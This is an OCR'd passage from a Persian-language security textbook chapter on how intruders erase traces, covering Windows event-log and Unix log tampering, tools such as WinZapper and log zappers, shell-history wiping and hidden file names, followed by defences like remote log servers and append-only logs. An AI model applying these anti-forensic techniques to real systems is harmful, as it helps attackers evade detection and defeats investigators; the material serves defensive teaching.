همانطور که اشاره شد نفوذگر برای آنکه مخفی مانده و ردّ گم کند مجبور است فایل SECEVENT.EVT را تغییر بدهد. در ضمن ممکن است برای اطمینان بیشتر مجبور باشد در فایلهای SYSEVENT و APPEVENT نیز تغییراتی ایجاد کند چرا که مثلاً در حین جستجوی نقاط آسیب‌پذیر سرویس‌دهندهٔ وب (IIS) چندین رخداد ناشی از عملکرد ناقص این سرویس‌دهنده در APPEVENT درج می‌شود که مشاهدهٔ آنها توسط مسئول شبکه بشدت شک او را برخواهد انگیخت. در شرایط عادّی فایلهای EVT. در ویندوز قفل شده‌اند و نمی‌توانند توسط ابزارهای ویرایش فایل یا هر برنامهٔ دیگر باز و ویرایش شوند. حذف کامل چنین فایلهائی نیز به مجوزهای سطح بالا نیاز دارد؛ کاربری که

www.itqorve.loxblog.com

بخواهد در سیستم عامل ویندوز این فایلها را حذف کند باید یکی از دو مجوز زیر بـه او اعطـاء شـده باشد:

"Delete" for the \winnt\system32\config یا "Manage Audit and Security Log"

واضح است که یک حرفه‌ای اصلاً تمایلی به حذف کامل چنین فایلهائی ندارد ، هـر چنـد نفـوذگـران بی‌تجربه ممکن است چنین کاری را انجام بدهند.

اگر نفـوذگر به ماشین قربانی دسترسی فیزیکی داشته باشد ساده‌ترین راه دستکاری در این فایـلها آنست که سیستم قربانی با یک دیسک سیستم ، بوت شده و فایـلهای EVT. از طریـق یـک ویرایشـگر دستکاری شوند. بگونه‌ای که در فصل هفتم اشاره شد با استفاده از یک دیسک سیستم می‌توان ماشـینی را تحت لینوکس بوت کرد؛ سپس با اجرای برنامهٔ ntpasswd براحتی فایـلهای کلمـه عبـور و همچنـین فایلها EVT. را تغییر داد. این برنامه در آدرس زیر در دسترس عموم قرار دارد:

http://home.eunet.no/~pnordahl/ntpasswd/bootdisk.html


نکتهٔ عجیب اینجاست که هرچند این روش مبتنی بر لینوکس است ولی توسط آن می‌توان در فایـلهای امنیتی ویندوز همانند EVT. تغییر ایجاد کرد ولیکن مطلقاً روش قدرتمندی نیسـت چـرا کـه دسترسـی فیزیکی نفـوذگر به سیستم قربانی خنده‌دار به نظر می‌رسد. اگر نفـوذگـر آنقـدر راحـت و بـدون دردسر بتواند سیستم قربانی را با دیسک خود بوت کند ، دیگر چه نیازی به نفوذگری و حمله دارد! امّا بهرحال این روش نیز یکی از راههای تغییر در فایلهای ثبت رخدادها محسوب می‌شود. گاهی کاربران مخرّب و همکاران بدجنس ممکن است چنین مشکلاتی را ایجاد کنند ، لذا بخـاطر داشـته باشـید کـه سرویس‌دهنده‌های حساس شما باید بصورت فیزیکی حراست شـوند و ورود و خـروج افـراد بدقـت بررسی شود. (این عمل در شبکه‌های معمولی نیز امری کاملاً طبیعی است و باید به آن دقت شود)

موثرترین حمله برعلیه فایلهای ثبت رخداد ، استفاده از ابزارهائی است که قادرند فایلهای EVT. را نسخه‌برداری کرده و در حافظه بار کنند؛ سپس تغییرات لازم مورد نظر نفـوذگر را بدرستی روی این فایلها اعمال کنند. دقت کنید که ساختار این فایلها دودوئی است و هرگونه دستکاری در این فایلها باید به دقّت و درستی انجام شود چراکه هرگونه اشکال در تغییـر ایـن فایلـها ، ابـزار Event Viewer را بـا مشکل مواجه می کند و اعلام خرابی و آلودگی خواهد شد. پس از دستکاری و تغییر در محتویات این فایلها ، باید بر روی فایلهای واقعی منتقل و ذخیره شوند. امکان تغییر در فایلهای "ثبت رخداد" منـوط به آنست که نفـوذگر دارای بالاترین مجوز دسترسی به سیستم (یعنی Administrator) باشد. در ایـن سطح ، براحتی می‌توان مجوزهای دسترسی به این فایلها را تغییر داده و پس از دستکاری و رونویسـی این فایلها ، مجوزها را به حالت اوّل برگرداند. در این حالت جای هیچ شکی باقی نخواهد ماند!

ابزار WinZapper قادر است فایلهای EVT. را در یک پنجره به نفـوذگـر نشـان بدهـد تـا او بـا بررسـی آنـها رکوردهـای موردنظـر خـود را انتخـاب و حـذف نمـاید. ذخـیره و رونویسـی فـایل بعهدهٔ WinZapper است. این ابزار توسط Arne Vidstrom نوشته و در آدرس زیر به رایگان عرضه شـده است:

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۲-۱۱) ابزار WinZapper برای حذف رکورد از فایلهای ثبت رخداد در Windows NT

http://ntsecurity.nu/toolbox/winzapper

در شکل (۲-۱۱) پنجرهٔ ابزار WinZapper نشان داده شده است. در این شکل رکوردهائی که پررنگ شده‌اند توسط نفوذگر جهت حذف انتخاب شده‌اند. گزارشها حاکی است که ابزارهای قویتری نیز در اختیار گروههای زیرزمینی است که این عملیات را با سهولت بیشتری انجام می‌دهند. اگر مایکروسافت برای چنین مشکلاتی راه چاره نیندیشد احتمالاً بخشی از بازار را از دست خواهد داد چرا که بیشترین مشکلات و شکافهای امنیتی در سرویس‌دهنده‌های Windows گزارش شده است!!!

ذکر این نکته الزامی است که هرگونه تغییر در "فایلهای ثبت رخداد" ویندوز زمانی اعمال خواهد شد که سیستم از نو بوت شود و این مسئله برای نفوذگر چندان خوشایند نیست زیرا بوت شدن ویندوز به خودی خود شک‌برانگیز است.

حمله به فایلهای ثبت رخداد و حسابرسی (Accounting) در یونیکس

بگونه‌ای که در فصل سوّم اشاره شد در سیستمهای عامل سازگار با یونیکس ، فایلهای ثبت رخداد بصورت فایلهای سادهٔ متنی (ASCII) ذخیره می‌شوند و هر کسی که دارای سطح مجوز root در سیستم باشد قادر خواهد بود به این فایلها دسترسی داشته باشد. نفوذگری که توانسته است با مجوز root به سیستم نفوذ کند با نوشتن یک اسکریپت ساده قادر خواهد بود رکوردهای مورد نظرش را از این فایلها حذف کند. از دیدگاه یک نفوذگر حرفه‌ای اگر دستکاری فایلهای ثبت رخداد ، بصورت خودکار و

www.itqorve.loxblog.com

www.itqorve.loxblog.com

بوسیلهٔ اسکریپت‌نویسی یا یک برنامهٔ آماده انجام شود اطمینان بیشتری خواهد داشت ولی برای بی‌تجربه‌ها اسکریپت‌نویسی چندان ساده نیست زیرا اجرای اسکریپتهای ضعیف در محیط یونیکس نه تنها هدف او را دنبال نخواهد کرد بلکه منجر به بروز یک سری اشکالات سیستمی می‌شود که آنها نیز در فایل ثبت رخدادها درج خواهد شد و وضع را بمراتب بدتر خواهد کرد. با توجه به تنوع زیاد محیطهای سازگار با یونیکس و تفاوتهائی که در روشهای دسترسی و ویرایش فایلهای ثبت رخداد وجود دارد اسکریپتهای نوشته شده برای لینوکس احتمالاً در محیط AIX یا سولاریس کار نخواهد کرد و منجر به درج یکسری رخدادهای خطای سیستمی در "فایل ثبت رخداد" خواهد شد.

یک سوال : نفوذگر حرفه‌ای چگونه ردّ خود را در محیط یونیکس گم می‌کند؟ این کار با بررسی پیکربندی syslogd که در فایل /etc/syslog.conf تنظیم شده است ، انجام می‌گیرد. تنظیمات این فایل تعیین می‌نماید که برنامهٔ syslogd در کجا و کدام فایل ، رخدادهای اتفاق افتاده را درج کند. پس از آنکه محل و نام فایلها کشف شد ، نفوذگری که دارای مجوز root است می‌تواند این فایلها را ویرایش کند. (نفوذگر مجوز root را بروشهائی مثل درهم شکستن پشته یا کشف کلمهٔ عبور بدست آورده است) اگر او علاقمند باشد این فایلها را بصورت دستی ویرایش کند هیچ ابزاری جز یک ویرایشگر ساده مثل **vi** یا **emacs** لازم نخواهد بود.

چند خط اسکریپت‌نویسی می‌تواند سرعت کار را افزایش بدهد. چون فایل متنی است دستکاری آن با اسکریپت‌نویسی ساده است و فایل را بگونه‌ای آلوده نخواهد کرد که قابل تشخیص نباشد و شک برانگیزد. با یک جستجوی ساده و متنی در این فایل می‌توان پیغامهای خطائی را که مرتبط با حمله است (مثل تلاشهای مکرّر برای ورود به سیستم) حذف کرد.

در سیستم عامل یونیکس به غیر از فایلهای ثبت رخداد ، فایلهای utmp ، wtmp و lastlog ، ورود و خروج عملیات انجام شده توسط کاربران را ثبت و نگهداری می‌کنند. این فایلها و فایلهای حسابرسی (Accounting) برخلاف فایلهای ثبت وقایع ، متنی (Text Based) نیستند بلکه یک ساختار دودوئی ویژه دارند و لذا تغییرات دستی آن زیاد راحت نیست. اگر نفوذگر این فایلها را در محیط یک ویرایشگر متنی باز کند چیزی بجز کاراکترهای عجیب و غریب و خطوط آشغال روی خروجی ظاهر نخواهد شد. برای ویرایش این فایلها و ذخیرهٔ مجدّد آنها به ابزارهای خاص نیاز است. چندین ابزار مختلف برای تغییر در این فایلها معرفی شده‌اند که مجموعه‌ای از آنها در آدرس زیر برایگان در اختیار عموم گذاشته شده است:

ftp.technotronic.com/unix/log-tools/

یکی از این ابزارها "remove" نام دارد که توسط گروه Simple Nomad نوشته شده و می‌تواند فایلهای utmp ، wtmp و lastlog را در چند محیط سازگار با یونیکس تغییر بدهد.

نفوذگر برای ردّ گم کردن و مخفی نگاه داشتن ورود و خروج خود به سیستم و عملیاتی که انجام می‌دهد ، باید در این سه فایل تغییراتی اعمال کند. این تغییرات شامل موارد زیر است که برنامهٔ remove براحتی رکوردهای مربوط به آنها را طبق تمایل نفوذگر اصلاح کرده یا حذف می‌نماید:

www.itqorve.loxblog.com

www.itqorve.loxblog.com

- زمان آخرین ورود به سیستم
- موقعیّت شخص در هنگام ورود (شامل آدرس IP ماشینی که از طریق آن شخص بـه سیسـتم وارد شده است)
- وضعیت کاربران

به غیر از remove ابزارهای زیر نیز قادرند تغییرات مورد نظر نفـــوذگر را در فایلـهای حسابرسـی اعمال نمایند:

- wtmped
- cloak
- wzap
- marry
- logwedit
- zapper

بسیاری از این ابزارها بطور ذاتی بعنوان جزئی از مولفه‌های lrk5 روی سیستم قربانی نصـب می‌شـوند. lrk5[1] یک Rootkit معمولی برای سیستم عامل لینوکس محسوب می‌شود و در فصل دهم معرفـی شـده است.

تغییر در فایل‌های Shell History

فایلهای نگهداری "پیشینهٔ فرامین اجرا شـده در پوسـتهٔ فرمـان" (Shell History) محـل ثبـت تمـام دستوراتی است که در محیط پوستهٔ فرمان (خط فرمان) تایپ و اجرا شده‌اند. محتویات این فایلـها نـیز می‌تواند عملیات یک نفـــوذگر را آشکار نماید. بطور معمول اگر تنظیمات یونیکس تغییر نکرده باشد، پنجاه دستور آخری که در خط فرمان تایپ شده است در این فایلها ذخیره خواهد شد. (می‌توانید ایـن تعداد را کمتر یا زیادتر کنید)

اگر نفـــوذگر به سیستمی رخنه و عملیاتی را روی این سیستم اجرا کرده باشد می‌تـوان از طریـق این فایلها آخرین کارهائی را که او انجام داده است ، بررسی نمود. بطور معمول این فایلـها بـرای هـر کاربر و در شاخهٔ خانگی ایجاد شده برای او (بـا پسـوند bash-history.) ذخـیره می‌شـود و برای خـود کاربر (یا شخصی با مجوز root) در دسترس است. فرض کنید نفـــوذگر فرامیـن زیـر را روی خـط فرمان صادر کرده باشد:

```
$ ls
$ vi  /etc/passwd
```

این فرامین درون "فایل پیشینه" ذخیره شده و براحتی می‌توان آنرا بررسی و ملاحظه کرد. یک مسـئول زیرک و دقیق با بررسی این فایل متوجه می‌شود که شخص مورد نظر تلاش کرده از طریـق واژه‌پـرداز vi فایل محتوی کلمات عبور را دیده و ویرایش کند. ایـن فایلـها شـامل اطلاعـات حسّـاس در مـورد عملیات کاربران است و هیچکس حق ندارد آنها را ببیند یا دستکاری کند. بـا بررسـی "فـایل پیشـینه" ممکن است بتوان وقوع یک حمله و نفوذ را آشکار کرد.

[1] lrk5? Linux Rootkit Version 5

www.itqorve.loxblog.com

www.itqorve.loxblog.com

یکی دیگر از راههای ساده برای تغییر در این فایل آنست که پس از عملیات لازم کل آن پاک شده و سپس چند دستور بی‌ارزش اجرا شود یا آنکه نفوذگر یک فایل کاذب شامل فرامین بی‌ارزش تهیه کرده و در انتهای عملیات خود آنرا روی فایل اصلی بنویسد.

دفاع از فایلهای ثبت رخداد و فایلهای حسابرسی

حفظ و نگهداری فایلهای "ثبت رخداد" (log file) از چند جهت برای مسئولین سیستم (یا شبکه) اهمیت دارد:

- بررسی دقیق این فایلها می‌تواند زنگ خطری در مورد احتمال یک حملهٔ قریب‌الوقوع باشد؛ ضعفهای سیستم را آشکار کرده و تلاشهای نفوذگر را مشخص نماید. لذا می‌توانید قبل از وقوع حمله ابزارهای دفاعی لازم را آماده کنید.
- هنگامی که حمله‌ای اتفاق افتاد، برای بررسی‌های امنیتی و بازرسی‌های حقوقی لازم است که این فایلها را ارائه بدهید. عدم وجود این فایلها کار را برای شما سخت خواهد کرد؛ حتی ممکن است کارتان به دادگاه بکشد!!
- این فایلها می‌توانند منشأ حمله و هویت نفوذگر را مشخص کنند و به واسطه آنها خواهید توانست در تعقیب نفوذگر باشید.

برای حفظ و نگهداری دقیق فایلهای ثبت در سیستمهای عامل ویندوز و یونیکس به نکات ایمنی زیر دقت کنید:

- **عمل ثبت و درج را فعال کنید:** اوّلین توصیهٔ ایمنی بسیار ساده است: عمل ثبت و درج (logging) را روی سیستمهای خودتان فعال کنید. بررسی‌های امنیتی سیستمهای گوناگون نشان می‌دهد که فراوانند سیستمهائی که عملیات حسّاس بر عهدهٔ آنها گذاشته شده درحالی که "عمل ثبت رخدادها" در این سیستمها غیرفعّال است و انجام نمی‌شود. هیچ دلیلی نمی‌تواند چنین کاری را توجیه کند. باید بطور منظم و با برنامهٔ روزانه به فایلهای ثبت سرکشی کنید و از وجود آنها و عملکرد منظم سیستم ثبت مطمئن شوید.
- **مجوزهای دسترسی را بطور منطقی و عاقلانه تنظیم کنید:** بگونه‌ای که اشاره شد هیچکس قادر نخواهد بود که فایلهای ثبت را دستکاری کند مگر آنکه در بالاترین سطح مجوز دسترسی باشد. بعنوان مسئول سیستم ، مجوزهای دسترسی به فایلهائی مثل lostlog ، wtmp و utmp را در بالاترین سطح قرار بدهید بگونه‌ای که هیچ کاربری حق دستکاری و حتی دیدن آنها را نداشته باشد. در برخی از گونه‌های یونیکس کاربران با سطح مجوز پائین‌تر از root نیز حقّ دستکاری این فایلها را دارند ، لذا مطمئن شوید که پیکربندی سیستم شما اینگونه نیست. در یک جملهٔ کوتاه : "حتی‌الامکان هیچ کسی جز خودتان به فایلهای ثبت (log) دسترسی نداشته باشد."
- **از همه مهمتر: "سرویس‌دهندهٔ مجزائی برای ثبت رخدادها در نظر بگیرید"** یکی از موثرترین

www.itpcrve.loxblog.com

روشهای حفاظت از فایلهای ثبت آنست که بصورت مجزّا یک **"سرویس‌دهندهٔ ثبت"** در شبکهٔ شما موجود باشد. یعنی ماشین مجزائی وجود داشته باشد که عمل ثبت رخدادهای تمام سیستمهای موجود در شبکه را بطور مستقل و متمرکز انجام بدهد. سیستمهای حساس شبکهٔ شما مثل سرویس‌دهنده‌های DNS ، mail ، web و ... باید بگونه‌ای تنظیم و پیکربندی شوند که رکوردهای ثبت رخدادها را برای یک ماشین خاص ارسال نمایند. این سرویس‌دهنده Logging Server نامیده می‌شود و دو فایدهٔ کلّی دارد:

الف) هر یک از سرویس‌دهنده‌های حساس ممکن است مورد حمله واقع شوند درحالی‌که برای نفوذگر پیدا کردن ماشین ثبت وقایع (Logging Server) و حمله به آن برای پنهان کردن حضور خود و ردّ گم کردن ساده و مقرون به صرفه نخواهد بود لذا فایلهای ثبت آسیب کمتری خواهد دید. در ضمن چون سرویس‌دهندهٔ ثبت وقایع معمولاً از پروتکل UDP با شماره پورت دلخواه استفاده می‌کند لذا پویش پورتها هویت چنین ماشینی را آشکار نخواهد کرد.

ب) مسئول شبکه می‌تواند فایلهای ثبت وقایع کل سیستمها را بطور متمرکز در اختیار داشته باشد. در ضمن پردازش خودکار این فایلها می‌تواند اطلاعات مفیدی در مورد فعالیتهای موجود روی شبکه در اختیار مسئول شبکه بگذارد.

با داشتن یک Logging Server در حقیقت فایلهای ثبت به یک قطعهٔ امن‌تر و مخفی‌تر شبکه منتقل خواهد شد و حتی اگر نفوذگر در بالاترین سطح دسترسی به یکی از سرویس‌دهنده‌های شما نفوذ کند شما ردّپای او را گم نخواهید کرد. چون Logging Server معمولاً هیچ سرویس‌دهی جانبی دیگر ندارد و نیازی به داشتن ارتباط با دنیای خارج ندارد لذا برقراری امنیت برای چنین سیستمی ساده‌تر از بقیهٔ سرویس‌دهنده‌هاست.

در محیط یونیکس تنظیم و پیکربندی سیستم عامل بگونه‌ای که فایلهای ثبت را برای ماشین ثالثی ارسال کند چندان سخت نیست. بدین منظور باید برنامه syslogd را به نحو زیر پیکربندی کنید:

الف) در فایل پیکربندی /etc/services خط زیر را وارد کنید:

```
syslog    514/udp
```

این خط برنامهٔ syslog را به پورت شمارهٔ UDP-514 مقیّد (Bind) می‌کند تا بتواند رکوردهای ثبت رخدادها را از این پورت دریافت و ثبت نماید.

ب) سپس یک گزینه بصورت خط زیر به فایل پیکربندی syslog.conf اضافه کنید تا syslog را وادار کند رکوردهای ثبت رخداد سیستم را به ماشین Logging Server ارسال کند:

```
kern.*      @ [Logging Server نام ماشین]
```

ج) برای آنکه حملهٔ احتمالی به DNS باعث نشود تا عمل ترجمهٔ نام مختل شده و در نتیجه ارسال فایلهای ثبت با مشکل مواجه شود ، سعی کنید آدرس IP ماشین Logging Server را بصورت دستی در فایل /etc/hosts وارد کنید تا برای تحلیل و ترجمهٔ آن نیازی به DNS نباشد. اینکار دردسر شما را زیاد نخواهد کرد چرا که آدرس IP ماشین Logging Server شما تغییر دائمی ندارد و حتی در صورت تغییر ،

www.itpcrve.loxblog.com

www.itqorve.loxblog.com

وقت چندانی برای اصلاح فایل /etc/hosts از شما نمی‌گیرد.

تا اینجا بحث سرویس‌دهندهٔ Logging Server را بر روی یونیکس متمرکز کرده‌ایم درحالی‌که باید برای سیستم عامل Windows هم راهکاری ارائه کنیم:
گروههای مختلف نسخه‌های متفاوتی از برنامهٔ syslog تحت Window را ارائه کرده‌اند که براحتی قادرند رکوردهای ثبت رخداد را برای ماشینی خاص در شبکه ارسال کنند. یکی از این ابزارها با نام SL4NT در آدرس زیر در دسترس شماست:

http://www.netal.com/sl4nt.htm

این ابزار رایگان نیست و باید بهای آنرا بپردازید. اگر بدنبال نرم‌افزار رایگان می‌گردید Kiwi Syslog for NT در آدرس زیر استفاده کنید:


http://www.kiwi-enterprises.com

بااستفاده از این ابزارها بسادگی می‌توانید سرویس‌دهنده‌های خود را بگونه‌ای تنظیم کنید تا فایلهای EVT. (ثبت رخداد در ویندوز) را برای ماشین خاصی در شبکه ارسال کنند.

- **فایلهای ثبت رخداد باید بصورت رمزنگاری شده ذخیره شوند:** یکی دیگر از روشهای موثر در پیشگیری از تغییر و دستکاری فایلهای ثبت آنست که آنها را بصورت رمزنگاری شده برروی سیستم فایل ذخیره کنید. در چنین حالتی حتی اگر نفوذگر بتواند این فایلها را بدست بیاورد نخواهد توانست چیزی از آنها استخراج کند چه برسد به آنکه رکوردهای آنرا تغییر داده و سر جایش ذخیره کند؛ لذا تنها راهی که برای او باقی می‌ماند ، حذف چنین فایلی است که آنهم بقدر کافی آشکار و مشهود است و هشداری برای یک حمله محسوب می‌شود. برای رمزنگاری فایلهای ثبت رخداد ابزاری رایگان و مطمئن به نام Secure Syslog عرضه شده است که در آدرس زیر قابل تهیه است:

http://www.core-sdi.com/english/freesoft.html

- **فایلهای ثبت رخداد را بصورت غیر قابل حذف و "فقط قابل ضمیمه Append Only" تنظیم کنید** : در سیستم عامل لینوکس راهی وجود دارد که می‌توان فایلهای ثبت را به صورت فقط "قابل ضمیمه" یا "Append Only" تبدیل کرد. این عمل خصوصاً وقتی از یک سرویس‌دهندهٔ مستقل Logging Server استفاده می‌شود ، ضریب امنیت این فایلها بالا می‌برد. برای اینکار باید با فرمان زیر مشخصهٔ فایل مورد نظر خود را عوض کنید:



در این حالت اگر نفوذگر به نحوی بخواهد آنرا ویرایش کرده و تغییر بدهد ، با پیغام خطا مواجه

www.itqorve.loxblog.com

خواهد شد هستهٔ سیستم عامل از عمل او جلوگیری خواهد کرد؛ البته در صورتی که نفوذگر در سطح root به سیستم نفوذ نکرده باشد. البته قبلاً اشاره کردیم که حفظ امنیت یک سیستم مستقل و غیرعمومی و نسبتاً پنهان در شبکه ساده‌تر خواهد بود؛ خصوصاً وقتی که Logging Server از پروتکل UDP استفاده کند زیرا پویش پورتهای UDP چندان اطمینان‌بخش نیست و اطلاعات مفیدی را به نفوذگر در مورد باز یا بسته بودن آن ارائه نخواهد کرد. در ضمن چون این ماشین سرویس‌دهی داخلی می‌کند می‌توان از آن توسط دیوار آتش به دقت حفاظت کرد و تمام بسته‌هائی که به مقصد این ماشین وارد شبکه می‌شوند (با هر شماره پورت) حذف گردد. در این صورت ایمنی در حد بالائی حفظ خواهد شد.

- **با هزینهٔ بسیار ناچیز فایلهای ثبت رخداد را روی CD-ROM بریزید:** یکی از قاطعانه‌ترین راههای حفاظت از فایلهای ثبت رخداد آنست که این فایلها بر روی دستگاههای ذخیره‌سازی "فقط یکبار نوشتنی" مثل CD-ROM ثبت شود. تغییر این فایلها بصورت فیزیکی برای هیچکس امکان‌پذیر نیست. اشکالی که این دستگاهها دارند مسئله سرعت پائین آنهاست. در مقایسه با دیسکهای سخت سرعت این دستگاهها پایینتر است و ممکن است اشکالاتی را ایجاد کند. لذا می‌توان فایلهای ثبت رخداد را روی دیسک سخت ذخیره کرد و با رسیدن اندازهٔ فایل به مقدار خاص (مثلاً 100 MB) بطور کامل و در پس‌زمینه روی CD-ROM ذخیره شود.

در صورتی که شش راهکار ارائه شده را بطور یکجا روی شبکهٔ خود اعمال نمایید ، ضریب ایمنی فایلهای ثبت رخداد در عالیترین سطح خواهد بود. البته می‌توانید فقط برخی از این راهکارها را بکار بگیرید. این موضوع به استراتژی امنیتی شبکه شما و شخص شما برمی‌گردد. (و همچنین بودجه‌ای که در اختیار دارید!)

استتار : ایجاد فایلها و شاخه‌های پنهان روی ماشین قربانی

هدف اصلی این فصل پرداختن به روشهائی است که بر اساس آن نفوذگر پس از حمله و نفوذ ردّ خود را محو می‌کند تا حتی‌الامکان وقوع حمله آشکار نشود و سیطرهٔ او طولانی مدّت باشد. در بخشهای قبلی انواع حملاتی را که بر علیه فایلهای ثبت رخدادها (Log Files) انجام می‌گیرد ، تشریح کردیم. در این بخش به اصول بسیار ساده‌ای اشاره خواهیم کرد که براساس آن نفوذگر نرم‌افزارها و برنامه‌هائی را که بر روی ماشین قربانی منتقل کرده است ، مخفی می‌نماید. چرا که حضور یک فایل مشکوک بر روی سیستم فایل ماشین قربانی بسادگی کشف شده و با آن مبارزه خواهد شد.

پس از آنکه نفوذگر موفق به رخنه در یک ماشین شد مجبور است برای دائمی کردن سیطره و گسترش نفوذ خود به ماشینهای دیگر، ابزارهائی مثل Snifferها (مثل Dsniff) ، اسبهای تروا (مثل Bo2k) ، درهای پشتی (مثل Netcat) را به ماشین قربانی منتقل کند و آنها را در جائی مطمئن پنهان کند. در حقیقت این ابزارها ، تجهیزات جنگی او برای حملات بعدی محسوب می‌شوند و تا آغاز حمله

www.itqorve.loxblog.com

باید کاملاً استتار شوند.

اگر نفـــوذگر پس از رخنه به سیستم از Rootkit استفاده کند، به قسمی کـه در فصـل دهـم شـرح داده شد نیازی به استتار وجود ندارد چراکه Rootkit به گونه‌ای هسـته یـا مولفـه‌های سیسـتم عـامل را آلوده می‌کند که آنچه موردنظر نفـــوذگر است ، کاملاً مخفی بماند. Rootkitها استتار فایلها و شـاخه‌ها را در سطح سیستم عامل انجام می‌دهند. ولی اگر نفـــوذگر در حملهٔ خود از اسبهای تروا یـا "درهـای پشتی" در سطح لایهٔ کاربرد بهره گرفته باشد ، ایـن نرم‌افزارهـا همـانند برنامـه‌های کـاربردی معمولـی آشکار هستند و در سیستم فایل مشاهده و کشف خواهند شد. لذا نفـــوذگر برای مخفـی کـردن ایـن فایلها به اصولی متوسل خواهد شد که در ادامه به آنها خواهیم پرداخت و روشهای مبارزه بـا آنـرا فـرا خواهیم گرفت.

ایجاد فایلها و شاخه‌های مخفی در محیط یونیکس

در محیط یونیکس معمولاً نفوذگران نام فایلهای خود را با کـاراکتر "•" شـروع می‌کننـد. ایـن نـوع نامگذاری باعث می‌شود که فرامینی مثل ls چنین فایلهائی را در فهرست، نشـان ندهـد. (در یونیکـس، فرمان ls فایلها و شاخه‌هائی که نامشان با علامت "•" شروع می‌شود را در خروجی نشان نمی‌دهد.)

البته این معنای مخفی شدن کامل فایل یا شاخه (directory) نیست بلکـه روشـی اسـت کـه فایلـها جلب نظر نکنند. به عنوان مثال نفـــوذگر یک برنامهٔ اجرائی خود را با نام stuff. ذخیره می‌کنـد تـا در فهرست دستور ls ظاهر نشود. این روش چندان قدرتمند نیست و اگر کاربر یا مسئول شبکه از دسـتور ls با گزینهٔ a- استفاده کند نام تمام فایلها روی خروجی ظاهر خواهد شد. فرض کنید نفـــوذگر فـایل stuff. را در شاخهٔ /var ذخیره کرده باشد. تفاوت دستور ls و ls -a در زیر نشان داده شده است:

```
$  ls
     ftp   httpd  nctest  test  tools
$ ls  -a
    •    ••   •stuff  ftp  httpd  nctest  test  tools
```

بگونه‌ای که ملاحظه می‌شود در دستور اوّل نام فایل stuff. ظاهر نشـده ولـی در دسـتور بعـدی بـا گزینه a- این نام دیده می‌شود.

یکی دیگر از روشهائی که نفـــوذگـر بـدان متوسـل می‌شـود نـامگذاری فایلـها بـه اسـامی " •" (علامت نقطه به اضافهٔ یک فاصلهٔ خالی) یا " ••" (دو علامت نقطه به اضافه یک فاصلهٔ خالی) اسـت. بگونه‌ای که مطلع هستید در یونیکس و ویندوز "•" و "••" نام دو شاخه هسـتند. شـاخه بـا نـام "•" بـه شاخه جاری (خود شاخه) اشاره دارد و شاخه با نام "••" "شاخهٔ پدری" شاخهٔ جاری است. در حقیقت وقتی شما دستور cd.. را اجرا می‌کنید بمعنای تغییر شاخه از شاخهٔ فعلی به شاخه پدری است که بجای نام شاخهٔ پدر از علامت "••" استفاده کرده‌اید! وقتی کـاربران از دسـتور ls -a اسـتفاده می‌کننـد بطـور طبیعی این دو نام کوتاه را قبل از نام بقیهٔ فایلها در فهرست ملاحظه می‌کنند. وقتی نفـــوذگر فـایلی را

www.itqorve.loxblog.com

www.itgorve.loxblog.com

با نام " •" ذخیره می‌کند با توجه به آنکه ترکیبی از دو حرف (نقطه و فاصلهٔ خالی) است لذا به عنوان یک نام معتبر پذیرفته می‌شود. از طرفی چون نام فایل (یا شاخه) فقط بصورت یک تک نقطه ظاهر می‌شود جلب توجه نخواهد کرد. دستورات زیر را امتحان کنید:

```
$ mkdir  "•  "
```

یک شاخه با نام "نقطه ـ فاصلهٔ خالی" بساز!

```
$  ls  -a
   •    •    ••   •stuff ftp httpd nctest test tools
```

چنین شاخه یا فایلی در یک فهرست شلوغ بسختی جلب توجه می‌کند و معمولاً از دید مسئول سیستم مخفی می‌ماند. با این کار عملاً فایل یا شاخه (در سطح امنیت پائین) مخفی شده است.

ایجاد فایلها و شاخه‌های پنهان در ویندوز

در سیستم عامل ویندوز هر فایل یا شاخه می‌تواند یک مشخصهٔ "مخفی ـ hidden" داشته باشد. اگر این مشخصه برای این فایل بصورت مثبت تنظیم شود، نام فایل یا شاخه در فهرست فایلها و شاخه‌ها ظاهر نخواهد شد. برای مخفی کردن یک فایل کافی است روی نام فایل کلیک راست کرده و در پنجره‌ای که ظاهر می‌شود مشخصهٔ Hidden را علامت بزنید. در شکل (۳-۱۱) این پنجره دیده می‌شود.

